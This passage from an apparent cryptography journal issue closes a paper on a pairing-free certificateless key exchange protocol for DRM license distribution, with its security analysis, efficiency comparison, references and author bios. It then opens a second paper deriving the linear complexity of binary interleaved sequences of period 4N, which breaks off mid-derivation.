- Then U can computes $d_U T_{LS} = bP$, $K^1_{ULS} = bP + aP$, $K^2_{ULS} = a \cdot bP$ and $K^3_{ULS} = a.P_{LS} + SK_U \cdot bP$. Then computes the session key $SK = H_2(Q_U, Q_{LS}, R_U, R_{LS}, P_U, P_{LS}, T_U, T_{LS}, K^1_{ULS}, K^2_{ULS}, K^3_{ULS})$ and the authentication token $Hash^*_{SK} = H_1(SK, T_U, T_{LS})$. Obviously, the two parties get the same session key because $K^1_{ULS} = aP + bP = K^1_{LSU}$, $K^2_{ULS} = abP = K^2_{LSU}$, $K^3_{ULS} = a \cdot P_{LS} + SK_U \cdot bP = SK_{LS} \cdot aP + b \cdot P_U = K^3_{LSU}$.

  Then U verifies the condition $Hash^*_{SK} \stackrel{?}{=} Hash_{SK}$. If the condition holds, U accepts the session key SK and anonymously purchases interesting content with identity ID_{SW_x} within the service provider, and service provider sends license acquisition request to license server. The license acquisition request involves the encrypted ID_{SW_x} which uses session key SK with $Hash^*_{SK}$ value.
- Upon receiving the license acquisition request, LS checks the condition $Hash_{SK} \stackrel{?}{=} Hash^*_{SK}$.

LS gets ID_{SW_x} by decrypting the encrypted content's identity using the shared SK.

- Finally, LS receives the payment and generates the license $L_{ID_{SW_x}}$ which includes content identity, content encryption key CEK, usage rules and user's pseudonym. It then encrypts the license using symmetric session key SK and sends encrypted license $E_{SK}(L_{ID_{SW_x}})$ to U through service provider. Furthermore, LS also keeps a record of usage license statistics for commercial use in the future.

4) **Content Consumption**: In the content consumption phase, user checks the license, decrypts the encrypted license with shared key SK and obtain the content encryption key. The user can decrypt the content with content encryption key and consumes the content according to usage rules in the license. The user needs to create a session key only once. Once the session has been established, a user can acquire any number of license during that session. For security enhancement, user can create a separate session key for each session. An overview of our anonymous pairing-free CL-AKE protocol is shown in Figure 2.

4 Analysis

The security analysis of our key exchange protocol are discussed in Section 4.1, the DRM security requirements analysis are discussed in Section 4.2 and Section 4.3 deals with efficiency comparison.

4.1 Security Analysis of Our Key Exchange Protocol

This section attempts to demonstrate that our protocol has managed to achieve almost all of the known desirable security attributes as defined by Blake-Wilson et al. [4].

4.1.1 Passive Attack

Attacker can get the information (P, T_U, T_{LS}, R_{LS}, P_{LS}, R_U, P_U, Q_U, Q_{LS}) transferred through the public channel. Indeed, it is more complicated for an adversary E to compute the session key SK, because the adversary does not know the secret keys for the concerned entities. Recalling that computing the values K^3_{ULS} or K^3_{LSU} is required to compute the correct session key SK, where the secret values SK_U or SK_{LS} are required respectively to find out K^3_{ULS} or K^3_{LSU}. Furthermore, the adversary may obtains the information (d_U, x_U, R_U),(d_{LS}, x_{LS}, R_{LS}),$d_{LS}T_U = aP$ and $d_UT_{LS} = bP$ for unknown a, b the value abP is required to obtain the correct session key SK. To compute abP without the knowledge of either a or b is equivalent to CDH problem which is slightly hard.

4.1.2 Man-in-the-Middle Attack

The most likely attack during the run of a key agreement protocol is the man-in-the-middle attack. Enabling the license server and user to authenticate with each other through exchanging $Hash_{SK}$ and $Hash^*_{SK}$ values, our proposed protocol is able to resist against the man-in-the middle attack. Therefore, there is no way to try man-in-the-middle attack by sending the forged message. It is necessary to compute the secret session key SK to find out $Hash_{SK} = H_1(SK, T_U, T_{LS})$. However, computing SK an adversary requires computing the value K^3_{ULS} or K^3_{LSU}, where the secret value SK_U or SK_{LS} is essential to find out K^3_{ULS} or K^3_{LSU}. Moreover, computing SK an adversary also requires finding out the ephemeral values a and b, which are not known to an adversary or malicious PKG.

4.1.3 Known Key Attack

If an adversary E obtains the secret keys of U and LS, it would be infeasible for E to recover any past session keys. The reason is as follows: Each session key involves two random ephemeral secrets a and b. Thus, it is not possible to derive a, b from T_U, T_{LS}, as ECDLP is not solvable in a polynomial time algorithm. On the other hand, it is also impossible to commutate abP given (P, aP, bP) due to the difficulties of CDH problem.

4.1.4 Forward Secrecy

If the secret key of PKG is disclosed, information about the session key is not revealed. This is because in order to get a session key, the values (x_U, x_{LS}) and (a, b) are required. These values cannot be computed by using master key since the secret values (a, x_U) and (b, x_{LS}) are randomly chosen by U and LS respectively. Furthermore, computation of abP from given (P, aP, bP) is hard due to difficulties of CDH problem.

4.1.5 Key Off-set Attack (KOA)

In our protocol, user U sends the message $M_1 = \{Q_U, R_U, P_U\}$ and $M_3 = T_U$ to LS. An adversary E can modify it to $M_3 = T^*_U$, where $T^*_U = tialT_U$. When, LS computes the session key $SK_1 = H_2(Q_U, Q_{LS}, R_U, R_{LS}, P_U, P_{LS}, T^*_U, T_{LS}, K^{1*}_{ULS}, K^{2*}_{ULS}, K^{3*}_{ULS})$ and $Hash_1$. LS sends the message $M_2 = \{Q_{LS}, P_{LS}, R_{LS}, T_{LS}\}$ to U. Again, the adversary E modifies T_{LS} to $T^{**}_{LS} = tialT_{LS}$, but does not change the $Hash_1$, because the LS's secret is required. Now U computes the session key $SK^*_1 = H_2(Q_U, Q_{LS}, R_U, R_{LS}, P_U, P_{LS}, T_U, T^{**}_{LS}, K^{1**}_{ULS}, K^{2**}_{ULS}, K^{3**}_{ULS})$ and the authentication token $Hash^*_1 = H_1(T_U||T^{**}_{LS}||SK^*_1)$. It then compares it with the received $Hash_1$ and concludes that $Hash^*_1 \neq Hash_1$. User U therefore turns off the session key-agreement and sends an authentication-failed message to LS. So the KOA attack is impossible.

Table 1: Efficiency comparison

	Operations						Total Running Time m/s
	Multiplication		Pairing		One-way hash		
	Number	Running time	Number	Running time	Number	Running time	
Ref. [7]	17	37.57	4	80.16	8	24.32	142.05
Our	21	46.41	0	0	6	18.24	64.65

4.1.6 Known Session-specific Temporary Information Attack (KSTIA)

If the session ephemeral secrets a and b are compromised by an adversary, then session key will not be revealed. Because, a user cannot compute SK, and the user can generate the session key if and only if it is possible to compute U's or LS's secret values.

4.1.7 No Key Control (NKC)

Both entities, U and LS have an input each into the session key. No entity can force the full session key to be a preselected value. It is determined jointly by both entities U and LS. Whenever $SK = H_2(Q_U, Q_{LS}, R_U, R_{LS}, P_U, P_{LS}, T_U, T_{LS}, K^1_{ULS}, K^2_{ULS}, K^3_{ULS})$ it involves T_U and T_{LS} and these are computed by U and LS respectively.

4.1.8 Reflection Attack (RA) and Unknown Key-share Attack (UKA)

In our scheme, the session key is computed not only by using K^1_{ULS},K^2_{ULS},K^3_{ULS} but also by using the pseudonyms of the entities Q_U, Q_{LS} and other session dependent tokens T_U, T_{LS}. According to Wang et al. [16], our scheme provides the resilience against unknown key-share attack and reflection attack.

4.2 DRM Security Requirement Analysis

Based on the DRM security requirements that have been discussed in Section 2, this section endeavors to manifest that our scheme satisfies all the following requirements

4.2.1 Content Protection

The DRM content is encrypted separately from the license, which increases the flexibility of management. That is to say, if a DRM content is modified, the corresponding license will not be affected. Even if an unauthorized user downloads a DRM encrypted content, he could not be able to play it without the valid license, due to the reason that the safe performance is also optimized to prevent the unauthorized access.

4.2.2 DRM Security

The user is limited to purchase the content from service provider and obtain the license from the license server. With the license, the user can get the content encryption key. Thus, only a legal user can decrypt the content with a valid license.

4.2.3 User Privacy/Anonymity

In our method, an anonymous user directly communicates with the license server. Since the user is giving out Q_U as its pseudonym instead of its real identity ID_U, which prevents the other parties such as an adversary from getting any user's personal information like which software is bought and who buys the software. In this sense, the user's privacy is maintained.

4.3 Performance Evaluation

In this section, the efficiency comparison of our scheme against Mishra *et al.* [7] scheme is presented. This comparison is prepared based on experimental results in [5, 6], for various cryptographic operations using MIRACLE [10] in PIV 3 GHZ platform processor with memory 512 MB and the Windows XP operating system. From these experimental results, the relative running time of one pairing operation is 20.04 m/s, ECC-based scalar multiplication is 2.21 m/s, one-way hash function is 3.04 m/s and pairing-based scalar multiplication is 6.38 m/s. For convenience, we define the following notations: T_H(the time complexity of one-way hash function); T_e (the time complexity of pairing operation) and T_{mul} (the time complexity of a scalar multiplication operation of point). As indicated in Table 1, the computational costs of Mishra *et al.* scheme is increasingly higher. Furthermore, this scheme requires 4 times bilinear pairing operation. However, the time consumed in pairing operation is more than other operations over elliptic curve group. Moreover, Figure 3 shows the efficiency comparison of our scheme versus Mishra *et al.* based on running time for each operation.

5 Conclusions

Based on our anonymous pairing-free CL-AKE protocol for DRM system, we put forward a mechanism for distributing licenses in a flexible and secure manner. In our scheme, the license server authenticates an anonymous user and creates session key to communicate securely, which achieves not only user anonymity, but also preserved user privacy. Moreover, compared to public key



Figure 3: Efficiency comparison by running time

encryption, our method applies symmetric key encryption to achieve content license, which needs less computation. As a result, it is safe to draw the conclusion that our present work could be considered as the most efficient and scalable for DRM system.

Acknowledgments

The author would like to acknowledge National Natural Science Foundation of China under Grant Nos. 61003230, 61370026 and 61202445, the Fundamental Research Funds for the Central Universities under Grant No. ZYGX2013J073 and ZYGX2012J067.

References

[1] S. Adi, "Identity-bsed cryptosystems and signature schemes," in *Advance in Cryptography (CRYPTO'84)*, LNCS 196, pp. 47–53. Springer, 1985.

[2] S. S. Al-Riyami and K. G. Paterson, " Certificateless public key cryptography," in *Advance in Cryptography (ASIACRYPT'03)*, LNCS 2894, pp. 452–473, Springer, 2003.

[3] S. Amit, S. Emmanuel, A. Das and M. S. Kankanhalli, "Privacy preserving multiparty multilevel DRM architecture," in *IEEE Consumer Communications and Networking Conference (CCNC'09)*, pp. 1–5, 2009.

[4] Z. Cheng, M.Nistazakis, R.Comley, L.Vasiu, "On the indistinguishability-based security model of key agreement protocols-simple cases", Cryptology ePrint Archieve, Report 2005/129, 2005.

[5] H. Debiao, J. Chen and R. Zhang. "An efficient identity-based blind signature scheme without bilinear pairings," *Computers & Electrical Engineering*, vol 37, no. 4, pp. 444–450, July 2011.

[6] H. Debiao and C. Jianhua. "An efficient certificateless designated verifier signature scheme," *The International Arab Journal of Information Technology*, vol 10 no. 4, pp.389–396, 2013.

[7] M. Dheerendra and S. Mukhopadhyay, "A certificateless authenticated key agreement protocol for digital rights management system," in *Quality, Reliability, Security and Robustness in Heterogeneous Networks*, pp. 568–577, Springer, 2013.

[8] M. Erika, T. Grance and K. Kent, "Guide to Protecting the Confidentiality of Personally Identifiable Information (PII)," *National Institute of Standards and Technology (NIST)*, Special Publication, pp. 800–122, Apr. 2010.

[9] D. He and D. Wang, "Robust biometrics-based authentication scheme for multiserver environment," *IEEE Systems Journal*, vol. 9, no. 3, pp. 816–823, 2014.

[10] MIRACL, *Multiprecision Integer and Rational Arithmetic C/C++ Library*, July 14, 2015. (`http://indigo.ie/mscott/`)

[11] H. S. Oun, K. S. Yoon, K. P. Jun and K. H. Lee, "Modeling and implementation of digital rights," *Journal of Systems and Software*, vol 73, no. 3, pp. 533–549, 2004.

[12] D. Ratna, D. Mishra and S. Mukhopadhyay, "Vector space access structure and ID based distributed DRM key management," in *Proceedings of First International Conference on Advances in Computing and Communications (ACC'11)*, CCIS 193, pp. 223–232, Springer, 2011.

[13] D. Ratna, D. Mishra and S. Mukhopadhyay, "Access policy based key management inmulti-level multidistributor DRM architecture," in *Proceedings of First International Conference on InfoSecHiComNet*, LNCS 7011, pp. 57–71, Springer, 2011.

[14] D. Ratna, S. Mukhopadhyay and T. Dowling, "Key management in multi-distributor based DRM system with mobile clients using IBE," in *Second International Conference on the Applications of Digital Information and Web Technologies*, pp. 597–602, 2009.

[15] Y. C. Ta, H. T. Liaw and N. W. Lo, "Digital rights management system with userprivacy usage transparency, and superdistribution support," *International Journal of Communication Systems*, vol. 27, no. 10, pp. 1714–1730, 2014.

[16] S. Wang, Z. Cao, K. K. R. Choo and L. Wang, "An improved identity-based key agreement protocol and its security proof," *Information Sciences*, vol 179, no. 3, pp. 307–318, 2009.

[17] D. Whitfield and M. E. Hellman, "New directions in cryptography," *IEEE Transactions on Information Theory*, vol 22, no. 6, pp. 644–654, 1976.

[18] K. William and C. H. Chi, "Survey on the technological aspects of digital rights management," *Information Security*, pp. 391–403, 2004.

[19] H. Xiong, Q. Wu and Z. Chen, "Toward pairing-free certificateless authenticated key exchanges," in *Proceedings of 14th International Conference on Information Security (ISC'11)*, LNCS 7001, pp. 79–94, Springer, 2011.

[20] Z. Zhiyong, Q. Pei, J. Ma and L. Yang, "Security and trust in digital rights management: a survey," *International Journal of Network Security*, vol 9, no. 3, pp. 247–263, 2009.

Hisham Abdalla is a doctorial student at University of Electronic Science and Technology of China (UESTC). He received his M.Sc. degree from UESTC and BE degree in computer engineering from Karary University in 2006. His research interests include cloud computing security, cryptography and digital right management.

Xiong Hu is an associate professor in the School of Information and Software Engineering, UESTC. He received his Ph.D. degree from UESTC in 2009. His research interests include: information security and cryptography.

Abubaker Wahaballa received his PhD. degree from University of Electronic Science and Technology of China. His current research interests include information security, cryptography, steganography and DevOps.

Philip Avornyo is a PhD. degree candidate in school of management science and engineering at University of Electronic Science and Technology of China (UESTC). His research area is Electronic Business (e-Business) with focus on Mobile Banking (M-Banking).

Qin Zhiguang is a professor at University of Electronic Science and Technology of China (UESTC). Research interest: network security, social network. He has published more than 100 papers on international journals and conference among which more than 50 are indexed by SCI and EI. He has been principal investor of 2 NSF key projects, 2 sub-topics of national major projects and 6 national 863 projects.

Linear Complexity of Some Binary Interleaved Sequences of Period $4N$

Xiao Ma[1,2], Tongjiang Yan[1,2], Daode Zhang[3], Yanyan Liu[1]
(Corresponding author: Tongjiang Yan)

College of Science, China University of Petroleum, Qingdao, Shandong 266580, China[1]
Key Laboratory of Network Security and Cryptology, Fujian Normal University, Fuzhou, Fujian 350117, China[2]
State Key Laboratory of Information Security, Institute of Information Engineering, Chinese Academy of Sciences[3]
Beijing 266580, China
(Email: yantoji@163.com)

(Received Nov. 20, 2014; revised and accepted Apr. 20 & July 4, 2015)

Abstract

It is necessary that the linear complexity of a key stream sequence in a stream cipher system is not less than half of a period. This paper puts forward the linear complexity of a class of binary interleaved sequences with period $4N$ over the finite field with characteristic 2. Results show that the linear complexity of some of these sequences satisfies the requirements of cryptography.

Keywords: Interleaved sequence, linear complexity, minimal polynomial, stream cipher

1 Introduction

Sequences with good autocorrelation and large linear complexity have many applications in CDMA communication systems and cryptography [2, 4, 13].

Given two binary sequences $a = a(t)$ and $b = b(t)$ of period n, the periodic correlation between them is defined by

$$R_{a,b}(\tau) = \sum_{t=0}^{n-1} (-1)^{a(t)+b(t+\tau)}, 0 \le \tau < n,$$

where the addition $t + \tau$ is performed modulo n. If $a = b$, $R_{a,b}(\tau)$ is called the (period) autocorrelation function of a, denoted by $R_a(\tau)$, otherwise, $R_{a,b}(\tau)$ is called the (periodic) cross-correlation function of a and b [12].

Binary sequences with optimal autocorrelation values can be classified into four types as follows according to the remainders of n modulo 4: (1) $R_a(\tau) = -1$ if $n \equiv 3 \bmod 4$; (2) $R_a(\tau) \in \{-2, 2\}$ if $n \equiv 2 \bmod 4$; (3) $R_a(\tau) \in \{1, -3\}$ if $n \equiv 1 \bmod 4$; (4) $R_a(\tau) \in \{0, -4\}$ if $n \equiv 0 \bmod 4$, where $0 < \tau < n$ [5]. In the first case, $R_a(\tau)$ is often called ideal autocorrelation. For more details about optimal autocorrelation, the reader is referred to [1, 4, 11].

The linear complexity of a sequence is often described in terms of the shortest linear feedback shift register (LFSR) that generates the sequence. Generally speaking, a sequence with large linear complexity is favorable for cryptography to resist the well-known Berlekamp-Massey algorithm [7, 16], and the sequence can be recovered easily if it has low linear complexity [5].

Some results have been gotten based on the interleaved structure [8, 15]. More precisely, Tang and Gong investigated the interleaved sequences of the form

$$\begin{aligned} u &= \mathbf{I}(a_0 + b(0), L^{\frac{1}{4}+\eta}(a_1) + b(1), \\ &\quad L^{\frac{1}{2}}(a_2) + b(2), L^{\frac{3}{4}+\eta}(a_3) + b(3)), \end{aligned} \tag{1}$$

where $\mathbf{I}$ and L denote the interleaved operator and the left cyclic shift operator respectively [5]. $(b(0), b(1), b(2), b(3))$ is a binary perfect sequence which satisfies $R_b(\tau) = 0$ for $0 < \tau < 4$. And $a_i's$, $i = 0, 1, 2, 3$, are binary sequences of period N taken from the following sequence pairs:

- (l, l'): l and l' are the two types of Legendre sequences;
- (t, t'): t is a twin-prime sequence, and t' is its modified version.

Based on the two pairs of sequences, Tang and Gong constructed several kinds of sequences of period $4N$ with optimal autocorrelation value/magnitude, then Li and Tang obtained the linear complexity of these sequences in [5]. But in application, sequences with low autocorrelation values rather than optimal autocorrelation values also play an important role. In this paper, using the interleaved technique, we consider a class of sequences in the form of (t', t, t', t) defined by Equation (1). In [14], Yan and Gong have proved that the autocorrelation values of these sequences are low. Besides, this paper determine both the linear complexity and minimal polynomial of u of period $4N$ with low autocorrelation value/magnitude.

The remainder of this paper is organized as follows. Section 2 gives some preliminaries. Section 3 determines both the minimal polynomials and linear complexities of the sequences u obtained from twin-prime sequences. Conclusions and remarks are given in Section 4.

2 Preliminaries

Let $\{a_0, a_1, \cdots, a_{T-1}\}$ be a set of T sequences of period N. An $N \times T$ matrix U is formed by placing the sequence a_i on the ith column, where $0 \le i \le T-1$. Then one can obtain an interleaved sequence u of period NT by concatenating the successive rows of the matrix U. For simplicity, the interleaved sequence u can be written as

$$u = \mathbf{I}(a_0, a_1, \cdots, a_{T-1}).$$

In this paper, Legendre sequence and two-prime sequence are mentioned. Let $\mathbf{QR}_N$ and $\mathbf{NQR}_N$ denote all the nonzero squares and non-squares in $\mathbb{Z}_N$ respectively, where N is a prime. The Legendre sequence $l = (l(0), l(1), \cdots, l(N-1))$ of period N is defined as

$$l(i) = \begin{cases} 0 \text{ or } 1, & \text{if } i = 0; \\ 1, & \text{if } i \in \mathbf{QR}_N; \\ 0, & \text{if } i \in \mathbf{NQR}_N. \end{cases}$$

Specifically, l is called the first type Legendre sequence if $l(0) = 1$ otherwise the second type Legendre sequence. For simplicity, we employ l and l' to describe the first and second type Legendre sequence, respectively.

Let p and $p+2$ be two primes. The twin-prime sequence $t = (t(0), t(1), \cdots, t(N-1))$ of period $N = p(p+2)$ is defined as

$$t(i) = \begin{cases} 0, & \text{if } i = 0 (\text{mod } p+2); \\ 1, & \text{if } i = 0 (\text{mod } p); \\ l_p(i) + l_{p+2}(i), & \text{otherwise.} \end{cases}$$

where l_p, l_{p+2} are two Legendre sequences of period p and $p+2$ respectively.

Let $s = (s(i))_{i=0}^{\infty}$ be a sequence over a field $\mathbb{F}$. A polynomial of the form

$$f(x) = 1 + c_1 x + c_2 x^2 + \cdots + c_r x^r \in \mathbb{F}[x]$$

is called the characteristic polynomial of the sequence s if

$$s(i) = c_1 s(i-1) + c_2 s(i-2) + \cdots + c_r s(i-r), \forall i \ge r.$$

Among all the characteristic polynomials of s, the monic polynomial $m_s(x)$ with the lowest degree is called its minimal polynomial. The linear complexity of s is defined as the degree of $m_s(x)$, which is described as $\mathrm{LC}(s)$.

Let $s = (s(0), s(1), \cdots, s(n-1))$ be a binary sequence of period n and define the sequence polynomial

$$s(x) = s(0) + s(1)x + \cdots + s(n-1)x^{n-1}. \quad (2)$$

Then, its minimal polynomial and linear complexity can be determined by Lemma 1.

Lemma 1. *[6] Assume a sequence s of period n with sequence polynomial $s(x)$ is defined by Equation (2). Then*

- *The minimal polynomial is $m_s(x) = \frac{x^n-1}{\gcd(x^n-1, s(x))}$;*
- *The linear complexity is $\mathrm{LC}(s) = n - \deg(\gcd(x^n - 1, s(x)))$,*

where $\gcd(x^n - 1, s(x))$ denotes the greatest common divisor of $x^n - 1$ and $s(x)$.

For the sequence polynomial, we have the following results.

Lemma 2. *[9] Let a be a binary sequence of period n, and $s_a(x)$ be its sequence polynomial. Then*

1) *$s_b(x) = x^{n-\tau} s_a(x)$, if $b = L^\tau(a)$;*
2) *$s_b(x) = s_a(x) + \frac{x^n - 1}{x - 1}$, if b is the complement sequence of a;*
3) *$s_u(x) = s_a(x^4) + x s_b(x^4) + x^2 s_c(x^4) + x^3 s_d(x^4)$, if $u = \mathbf{I}(a, b, c, d)$.*

3 Minimal Polynomial and Linear Complexity

If N is an odd integer and m is the order of 2 modulo N, then the finite field $\mathbb{F}_{2^m}$ is the splitting field of $x^N - 1$. Therefore, $\mathbb{F}_{2^m}$ has a primitive Nth root of unity, say β, and the set $\{1, \beta, \cdots, \beta^{N-1}\}$ of roots of $x^N - 1$ can form a cyclic group of order N with respect to the multiplication in $\mathbb{F}_{2^m}$ [5].

Let $u(x)$ be the sequence polynomial of u defined by Equation (1). By Lemma 1, it is equivalent to discuss the $\gcd(x^{4N} - 1, u(x))$ for determining the minimal polynomial and linear complexity of u. Without loss of generality, from now on we assume that the binary perfect sequence is $b = (0, 1, 1, 1)$ and the sequence polynomials of $a_i's$ are $s_{a_i}(x)$, $1 \le i \le 3$.

By 1) and 2) in Lemma 2 and the fact $\frac{1}{4} = \frac{N+1}{4} \pmod N$ if $N \equiv 3 \pmod 4$, the sequence polynomials of $L^{\frac{1}{4}+\eta}(a_1) + b(1)$, $L^{\frac{1}{2}}(a_2) + b(2)$, $L^{\frac{3}{4}+\eta}(a_3) + b(3)$ are $x^{N-\frac{N+1}{4}-\eta} s_{a_1}(x) + \frac{x^N-1}{x-1}$, $x^{N-\frac{N+1}{2}} s_{a_2}(x) + \frac{x^N-1}{x-1}$, $x^{N-\frac{3N+3}{4}-\eta} s_{a_3}(x) + \frac{x^N-1}{x-1}$, respectively. Then according to 3) in Lemma 2, the sequence polynomial of u for $N \equiv 3 \pmod 4$ is

$$\begin{aligned} u(x) &= s_{a_0}(x^4) + x^{N-4\eta} s_{a_1}(x^4) \\ &\quad + x^{2N} s_{a_2}(x^4) + x^{3N-4\eta} s_{a_3}(x^4) \\ &\quad + \frac{x^{4N} - 1}{x^4 - 1}(x + x^2 + x^3). \end{aligned} \quad (3)$$

In what follows, we focus on the discussion of $\gcd(x^{4N} - 1, u(x))$ in terms of $(a_0, a_1, a_2, a_3) = (t', t, t', t)$, then compute both the linear complexity and minimal polynomial of u.

Let $N = pq$ where p and $p+2$ are two primes, and $s(x)$ be the sequence polynomial of twin-prime sequence t of period N. By Lemma 2, the sequence polynomial of modified twin-prime sequence t' is $s(x) + \frac{x^N-1}{x^q-1}$. Then, Equation (3) can be reduced to

$$\begin{aligned} u(x) &= s(x^4)(1+x^{2N})(1+x^{N-4\eta}) \\ &\quad + \frac{x^{4N}-1}{x^{4q}-1}(1+x^{2N}) \\ &\quad + \frac{x^{4N}-1}{x^{4q}-1}(x+x^2+x^3). \end{aligned} \tag{4}$$

Since N is odd, we have $u(1) = 1$, i.e., $\gcd(x-1, u(x)) = 1$. Then, Equation (4) can be rewritten as

$$\begin{aligned} & \gcd(x^{4N}-1, u(x)) \\ = \ & \gcd(\frac{x^{4N}-1}{x^4-1}, u(x)) \\ = \ & \gcd(\frac{x^{4N}-1}{x^{4q}-1}\frac{x^{4q}-1}{x^4-1}, s(x^4)(1+x^{2N})(1+x^{N-4\eta}) \\ & + \frac{x^{4N}-1}{x^{4q}-1}(1+x^{2N})) \\ = \ & \frac{x^{2N}-1}{x^{2q}-1}\gcd(\frac{x^{2N}-1}{x^{2q}-1}\frac{x^{4q}-1}{x^4-1}, s(x^4)(x^{2q}-1) \\ & (1+x^{N-4\eta}) + \frac{x^{2N}-1}{x^{2q}-1}(1+x^{2N})) \\ = \ & \frac{x^{2N}-1}{x^{2q}-1}\frac{x^{2q}-1}{x^2-1}\gcd(\frac{x^{2N}-1}{x^{2q}-1}\frac{x^{2q}-1}{x^2-1}, \\ & s(x^4)(x^2-1)(1+x^{N-4\eta}) + (\frac{x^{2N}-1}{x^{2q}-1})^2(x^2-1)). \end{aligned}$$

It follows from $\gcd(\frac{x^{2N}-1}{x^2-1}, x^2-1) = 1$ that

$$\begin{aligned} & \gcd(x^{4N}-1, u(x)) \\ = \ & \frac{x^{2N}-1}{x^2-1}\gcd(\frac{x^{2N}-1}{x^2-1}, s(x^4)(1+x^{N-4\eta}) \\ & + (\frac{x^{2N}-1}{x^{2q}-1})^2). \end{aligned} \tag{5}$$

Since N and $N-4\eta$ are odd, x^N-1 and $x^{N-4\eta}-1$ have no repeated roots in their splitting field.

For simplicity, define

$$P = \{p, 2p, \cdots, (q-1)p\}, Q = \{q, 2q, \cdots, (p-1)q\}.$$

Lemma 3. *[3] Let $s(x)$ be the sequence polynomial of the twin-prime sequence of period N and D_j be the generalized cyclotomic classes of order 2 with respect to p and $p+2$ for $j = 0, 1$. Then, for $0 \le i \le N-1$,*

1) *If $p \equiv 1 \pmod 4$, $s(\beta^i) = 0$ if $i = 0$, otherwise $s(\beta^i) \neq 0$.*
2) *If $p \equiv 3 \pmod 4$, $s(\beta^i) = 0$ if $i = 0$, $i \in P \cup Q$ or $i \in D_0$ (by choice of β), otherwise $s(\beta^i) \neq 0$.*

Further, $x^N - 1 = \frac{(x^q-1)(x^p-1)d_0(x)d_1(x)}{x-1}$, where $d_j(x) = \prod_{i \in D_j}(x-\beta^i) \in \mathbb{F}_2[x]$, $j = 0, 1$.

We discuss the results of Equation (5) by Lemma 3 as follows,

- $(\frac{x^N-1}{x-1})^2|_{\beta^i} = \left(\frac{(x^q-1)(x^p-1)d_0(x)d_1(x)}{(x-1)^2}\right)^2|_{\beta^i} = 0$ if $i \in P \cup Q \cup D_0 \cup D_1$.
- $\left(\frac{x^N-1}{x^q-1}\right)^4|_{\beta^i} = 0$ if $i \in Q \cup D_0 \cup D_1$.

Nextly, we will discuss the roots of $s(x^4)$ and $(1+x^{N-4\eta})$ according to the distinct values of η and p by Lemma 3, then $\gcd(x^{4N}-1, u(x))$ is determined.

Case 1. $\eta = 0$, $p \equiv 1 \pmod 4$.
By Lemma 3, we have $s(x^4)|_{\beta^i} = 0$ if $i \in \{0\}$, and $(1+x^N)|_{\beta^i} = 0$ if $i \in \{0\} \cup P \cup Q \cup D_0 \cup D_1$. Then

$$\begin{aligned} & \gcd\left(\frac{x^{2N}-1}{x^2-1}, s(x^4)(1+x^N) + \left(\frac{x^{2N}-1}{x^{2q}-1}\right)^2\right) \\ = \ & \frac{x^N-1}{x^q-1}, \\ & \gcd(x^{4N}-1, u(x)) = \frac{x^{2N}-1}{x^2-1}\frac{x^N-1}{x^q-1} \end{aligned}$$

Case 2. $\eta = 0$, $p \equiv 3 \pmod 4$.
By Lemma 3, we have $s(x^4)|_{\beta^i} = 0$ if $i \in \{0\} \cup P \cup Q \cup D_0$, and $(1+x^N)|_{\beta^i} = 0$ if $i \in \{0\} \cup P \cup Q \cup D_0 \cup D_1$. Then

$$\begin{aligned} & \gcd\left(\frac{x^{2N}-1}{x^2-1}, s(x^4)(1+x^N) + \left(\frac{x^{2N}-1}{x^{2q}-1}\right)^2\right) \\ = \ & \left(\frac{x^p-1}{x-1}d_0(x)\right)^2 d_1(x), \\ & \gcd(x^{4N}-1, u(x)) \\ = \ & \frac{x^{2N}-1}{x^2-1}\left(\frac{x^p-1}{x-1}d_0(x)\right)^2 d_1(x) \end{aligned}$$

Case 3. $\eta \in Q$, $p \equiv 1 \pmod 4$.
By Lemma 3, we have $s(x^4)|_{\beta^i} = 0$ if $i \in \{0\}$, and $(1+x^{N-4\eta})|_{\beta^i} = 0$ if $i \in \{0\} \cup P$. Then

$$\begin{aligned} & \gcd\left(\frac{x^{2N}-1}{x^2-1}, s(x^4)(1+x^{N-4\eta}) + \left(\frac{x^{2N}-1}{x^{2q}-1}\right)^2\right) \\ = \ & 1, \\ & \gcd(x^{4N}-1, u(x)) = \frac{x^{2N}-1}{x^2-1} \end{aligned}$$

Case 4. $\eta \in Q$, $p \equiv 3 \pmod 4$.
By Lemma 3, we have $s(x^4)|_{\beta^i} = 0$ if $i \in \{0\} \cup P \cup Q \cup D_0$, and $(1+x^{N-4\eta})|_{\beta^i} = 0$ if $i \in \{0\} \cup P$. Then

$$\begin{aligned} & \gcd\left(\frac{x^{2N}-1}{x^2-1}, s(x^4)(1+x^{N-4\eta}) + \left(\frac{x^{2N}-1}{x^{2q}-1}\right)^2\right) \\ = \ & \left(\frac{x^p-1}{x-1}d_0(x)\right)^2, \\ & \gcd(x^{4N}-1, u(x)) = \frac{x^{2N}-1}{x^2-1}\left(\frac{x^p-1}{x-1}d_0(x)\right)^2 \end{aligned}$$

Case 5. $\eta \in P$, $p \equiv 1 \pmod 4$.
By Lemma 3, we have $s(x^4)|_{\beta^i} = 0$ if $i \in \{0\}$, and $(1 + x^{N-4\eta})|_{\beta^i} = 0$ if $i \in \{0\} \cup Q$. Then

$$\begin{aligned} & \gcd\left(\frac{x^{2N}-1}{x^2-1}, s(x^4)(1+x^{N-4\eta}) + \left(\frac{x^{2N}-1}{x^{2q}-1}\right)^2\right) \\ = & \frac{x^p-1}{x-1}, \\ & \gcd(x^{4N}-1, u(x)) = \frac{x^{2N}-1}{x^2-1}\frac{x^p-1}{x-1} \end{aligned}$$

Case 6. $\eta \in P$, $p \equiv 3 \pmod 4$.
By Lemma 3, we have $s(x^4)|_{\beta^i} = 0$ if $i \in \{0\} \cup P \cup Q \cup D_0$, and $(1 + x^{N-4\eta})|_{\beta^i} = 0$ if $i \in \{0\} \cup Q$. Then

